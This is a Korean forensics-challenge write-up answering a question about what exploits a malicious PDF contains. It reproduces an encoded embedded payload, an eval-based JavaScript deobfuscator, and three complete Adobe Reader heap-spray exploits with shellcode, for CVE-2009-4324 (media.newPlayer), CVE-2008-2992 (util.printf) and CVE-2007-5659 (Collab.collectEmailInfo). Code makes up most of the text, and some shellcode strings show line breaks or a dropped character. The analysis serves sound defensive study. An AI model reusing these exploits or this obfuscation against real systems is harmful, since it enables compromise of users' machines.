CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
```

kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQ
kJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJ
CQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkAcAAAEDAAEAAAAwIAAAAQEDAAEAA

AABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACSIAAAAAA
AAAAMDAgkAQEA93IABwQBAQC7FQAHABAAAE0VAAe7FQAHAAP+f7J/AAe7FQAHEQABAKyoAAe7FQAHAAEBAKyoAAf3cgAHEQA
BAOJSAAdUXAAH/////wABAQAAAAAABAEBAAAQAABAAAAAMdcAB7sVAAdaUmoCTRUABByKnAAe7FQAHWM0uPE0VAAcipwAHuxU
ABwVadPRNFQAHIqcAB7sVAAe4SUkqTRUABByKnAAe7FQAHAIv6r00VAAcipwAHuxUAB3Xqh/5NFQAHIqcAB7sVAAfrCl+5TRUABByKnA
Ae7FQAH4AMAAE0VAAcipwAHuxUAB/Ol6wlNFQAHIqcAB7sVAAfo8f//TRUABByKnAAe7FQAH/5CQkE0VAAcipwAHuxUAB////5BNFQAHM
dcABy8RAAc=
</topmostSubform>
</xfa:data>
</xfa:datasets>
<PDFSecurity xmlns="http://ns.adobe.com/xtd/" print="1" printHighQuality="1" change="1" modifyAnnots="1" formFieldFilling="1"
documentAssembly="1" contentCopy="1" accessibleContent="1" metadata="1" />
<form checksum="a5Mpguasoj4WsTUtgpdudlf4qd4=" xmlns="http://www.xfa.org/schema/xfa-form/2.8/">
<subform name="topmostSubform">
<instanceManager name="_Page1" />
<subform name="Page1">
<field name="ImageField1" />
</subform>
<pageSet>
<pageArea name="PageArea1" />
</pageSet>
</subform>
</form>
</xdp:xdp>

[/TIFF 이미지]

Question 8. What exploit(s) are contained inside the PDF file? Which one that actually runs and triggers the vulnerability(ies)? Please provide some explanation for your answer. **- PDF 파일내에 어떤 악성 컨텐츠가 숨겨져 있는가? 어떤 실제 취약점을 이용하는가? 당신의 설명을 기입해 주시기 바랍니다**	Possible Points: 4pts

Tools Used: pdf-parser.py, Chrome

Answer 8.

일단 앞에서 보았던 인코딩 문자열들을 제외하고 자바스크립트부터 분석을 해보면 된다.

자바스크립트 소스는 알아보기 쉽게 해놨으며 중요 부분에 주석을 달아 두었다.

```
<script>
var SSS=null;
var SS="ev";
var $S="";
$5="in";
app.doc.syncAnnotScan();
S$="ti";
if(app.plugIns.length!=0) {
        var $$=0;
        S$+="tl";
        $5+="fo";
        ____SSS=app.doc.getAnnots({nPage:0}); // 오브젝트 7, 9를 얻어온다.
        S$+="e";
        $S=this.info.title; // info가 오브젝트 11인데 그것의 title을 가져오도록 하여 오브젝트 10을 얻어온다.
}
var S5=""; // 난독화가 풀린 코드를 담을 변수
if(app.plugIns.length>3) {
        SS+="a"; // SS = "eva"
        var arr=$S.split(/U_155bf62c9aU_7917ab39/); // 해당 문자로 오브젝트 10에 있는 인코딩 문자열을
                                                    // 정렬하여 arr 변수에 저장한다.
        for(var $=1;$<arr.length;$++) { // arr 변수의 길이만큼 반복함
                S5+=String.fromCharCode("0x"+arr[$]); // 정렬된 문자열들을 유니코드로 변환하여 S5에 저장한다.
        }
        SS+="l"; // SS = "eval"
}
if(app.plugIns.length>=2) {
        app[SS](S5); // 결국 SS="eval", S5="난독화 해제된 코드", eval([난독화 해제된 코드])의 형태로
                     // 실행되게 된다.
}
</script>
```

[Fig 7. 난독화 코드 분석]

이러한 과정을 거친 결과물은 아래와 같으며 해당 결과물에서 ____S$ 변수에 난독화가 해제된 코드가 들어가 마지막 줄에서 코드가 수행되어 아래와 같은 Payload 들이 수행된다.

[난독화 코드]

```
____SS=1;
____$5=____SSS[____SS].subject;
____$S=0;
____$=____$5.replace(/X_17844743X_170987743/g,"%");
____S5=____SSS[____$S].subject;
____$+=____S5.replace(/89af50d/g,"%");
____$=____$.replace(/\n/,"");
____$=____$.replace(/\r/,"");
____S$=unescape(____$);
app.eval(____S$);
```

[/난독화 코드]

코드가 많아 나누어 각 함수별로 어떠한 취약점인지와 주요 코드들을 설명하겠다.

[Payload]

```
function cG() { // CVE-2009-4324(http://www.ahnlab.com/kr/site/securitycenter/asec/asecView.do?webNewsInfoUnionVo.seq=15440)
	var chunk_size, payload, nopsled;
	chunk_size = 0x8000;
	// calc.exe payload
	payload =
unescape("%uabba%ua906%u29f1%ud9c9%ud9c9%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1ea%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c%u5623%udb7c%u7bc1%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d%u70c8%uc2c5%u4c1c%u7b34%u2f3a%ue82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c%u0bc8%u237e%u4cc6%u51c2%u3abc%ufc45%u1118%uffe5%uf48a%udf14%u6c2f%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabcf%ub25f%ub269%u5e06%u51d5%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u7167%u110f%ubb01%uf81a%ud953%ufc21%u22db%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe%uade3%u4998%uf89a%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c%u4e6d%u8df8%u6eeb%ubff8%u653d%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%uf5ff%ud99b%u0ae1%u7b99%u133d%u91ad%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c%uea25%u5986%u9261%u71b5%u5164%u71b3%u561f%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb%ua4dd%u9221%u2732%u8339%u892b%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f%u9b8d%u6e27%u305d%u1edd%uadfa%ub232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90"); // 쉘코드

	nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090"); // NOP 썰매

	while (nopsled.length < chunk_size)nopsled += nopsled;nopsled_len = chunk_size - (payload.length + 20);
		nopsled = nopsled.substring(0, nopsled_len);

	heap_chunks = new Array();

	for (var i = 0 ; i < 2500 ; i++)
		heap_chunks[i] = nopsled + payload;

	util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
	try {
		media.newPlayer(null);
	}
	catch(e) {}
	util.printd("1.000000000.000000000.1337 : 3.13.37", new Date());
}

function cN() { // CVE-2008-2992(http://cve.mitre.org/cgi-bin/cvename.cgi?name=2008-2992)
	var o = "o";
	// freecell.exe payload
	var payload =
unescape("%uc929%u65b1%ud7db%u74d9%uf424%u83b8%u3830%u5b84%u4331%u0313%u1343%u6883%udacc%u8571%u413d%u6a30%u13f7%ub07d
	%u5c06%uc249%ube91%u3948%ud6a4%u4246%ud958%uf0e9%ubf3e%ucb93%uf8bc%u520a%u60a7%ubd5e%u804d%ub8b6%ub75a%u5391%uf6b0%ub933%uea10%ubade%u91ba%ud64b%u1fdb%ub411%ub731%u92ab%uf842%u2a7a%ua0b8%uc819%uc7af%u9bee%u7d10%u4e2e%u4201%u8a96%ude7c%ud1cb%u20f0%ue235%uf4e3%u33a8%u6fbe%u8396%u15b9%ub97f%ud56a%u2c92%uf698%ud416%u50c7%u7361%u386d%u1a83%ue308%u7fb1%u7a3f%u20ac%u90a8%u2d99%u544b%u1868%ucced%u8012%u7b51%u7bef%u4d0b%u4095%u10c6%udea5%ue327%u47ed%u9d3e%u28f4%u51cb%ucfd7%u746c%u8c04%u286b%u95cd%u4396%u0b57%u58e2%ue11e%u508a%uab14%uf7cfuab12%ufb47%u96c3%u9932%ud41d%u3bda%u7d77%uf214%ub242%u636f%u299d%u2962%u7be8%u7fe4%ub283%ub18f%uee39%u7b09%ub7de%ue345%u8c16%u2e59%u59c0%u6fa5%u263f%uda5e%u8219%ua5d1%u54fc%u0474%u75fc%u53b1%u7f0b%u599a%u9409%u48e7%uf31
```

```
8%u71c6%uc930%u6317%u3126%ua923%u2249%ua830%u4247%uad22%u3340%ude7b%u9f86%ue365%u8693%ufdba
        %u5594%u0f8f%u59bf%u0de8%u74d9%u16ff%ua327%u1cf0%ub333%u021a%uda1c%u2831%u2868%u583f%u1c0
a%u720b%u6af0%u8a62%u64fe
        %u8883%u7ecc%u83ab%u823a%ufd8c%u0ead%u8e59%uc117%u0c8e%u7204%ufeb6%ue3bc%u9a56%u9545%u10
c3%u0698%ube7e%ub5ca
        %u6f07%u2a75%u0a8a%uc717%ub603%u44b8%u59bc%ue62b%uf459%u93d4%u658e%u377a%u14a6%ua20e%ue5
17%u49c0%u6cd0%u419d");   // 쉘코드
        this.dN = "";
        var nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
        var hW = new String();
        var heapblock = nop + payload;
        this.qA = "qA";
        var bigblock = unescape("%u0A0A%u0A0A");
        this.alphaY = 12267;
        var headersize = 20;
        var spray = headersize + heapblock.length;
        var jZ = '';
        var jY = "";
        while (bigblock.length < spray) {
                this.r = "r";
                bigblock += bigblock;
                var edit = "edit";
        }
        this.xGoogle = '';
        this.vY = false;
        var fillblock = bigblock.substring(0, spray);
        var iP = function() {};
        var block = bigblock.substring(0, bigblock.length - spray);
        var googleD = false;
        this.fUEdit = "";
        while (block.length + spray < 0x40000) {
                block = block + block + fillblock;
                this.bJ = '';
        }
        var googleQ = '';
        this.nW = '';
        var mem_array = new Array();
        var cH = new String();
        var nVO = new String("");
        for (var i = 0; i < 1400; i++) {
                mem_array[i] = block + heapblock;
                var sQ = new String("");
        }
        var wC = '';
        var num =
12999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
888888888888888888888888888888888888888888888888888888888888888888888888;
        this.bC = 3699;
        util.printf("%45000f", num); // 공격 수행
}


function gX() { // CVE: 2007-5659(http://www.exploit-db.com/exploits/16674/)
         var basicZ = '';
         // notepad.exe payload
         var shellcode =
unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc%u0d78%u7803%ue20
d%u6043%u2c45%u44e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc%u2237%u7e30%u91b7%u1856
%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95%ue562%u12a2%u77ad%u53d8%u925f%u4178%ue5b2%ufc62%u
```

```
f826%ub883%u9e2c%u6c59%uf5dd%u5d2a%uc113%uc7c1%ub031%u6cf7%ua2b6%u1838%u2007%u1d29%ua0
b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd%uca91%ubfab%u7091%uea13%u7a32%u7bb1%u5ba0%ue13
0%u3b9f%u8d42%ue4ba%u28a0%u4e20%u29d6%u0147%uf2cc%ucff0%uffb9%u2f62%uc948%u2904%ud333%
ude69%u2b88%u10f3%u776b%uedee%uef80%u9fcf%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d
82%u41f6%ue4ae%u5cb1%uf58a%uaa78%u3472%u750f%u52e6%u712a%u9faf%u5fea%uc24a%u9cf3%u64f2%
u0559%u5ecc%u7957%u0607%ue3a9%u828a%u26fc%uc2cc%u7f97%u1577%u2a0a%u9c21%u73c8%ube3e%u48
38%uf571%u04de%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c%u3af3%uf869%u3ffd%u02b2%u2bfc
%u17bf%u3214%u149e%u8f05%u0fff%uec38%u0df4%ue632%u5709%u0f5f%u481a%u6947%u7913%u5680%u8
64d%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c%uf4e
9%ude69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c%u26a4%ub9d6%u2921
%u6d1c%uabe5%u1e0c%u059e%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de%uf46f%uae52%u
7901%u53fa%u1e82%uf294%u8d50%u9b01%u28cf%u50e5%ud262%ue195%u661d%u2003%ufeb8%ubcae");
//쉘코드
        var mem_array = new Array();
        this.googleBasicR = "";
        var cc = 0x0c0c0c0c;
        var addr = 0x400000;
        var sc_len = shellcode.length * 2;
        var len = addr - (sc_len + 0x38);
        var yarsp = unescape("%u9090%u9090");
        this.eS = "eS";
        yarsp = s(yarsp, len);
        var count2 = (cc - 0x400000) / addr;
        this.rF = false;
        this.p = "p";
        for (var count = 0; count < count2; count++) {
                mem_array[count] = yarsp + shellcode;
        }
        var bUpdate = new String("");
        var overflow = unescape("%u0c0c%u0c0c");
        var cP = function() {};
        this.gD = "";
        while (overflow.length < 44952) {
                this.tO = "";
                overflow += overflow;
        }
        var adobeD = new String();
        this.collabStore = Collab.collectEmailInfo({ //  공격수행
                subj: "",
                msg: overflow
        });
}

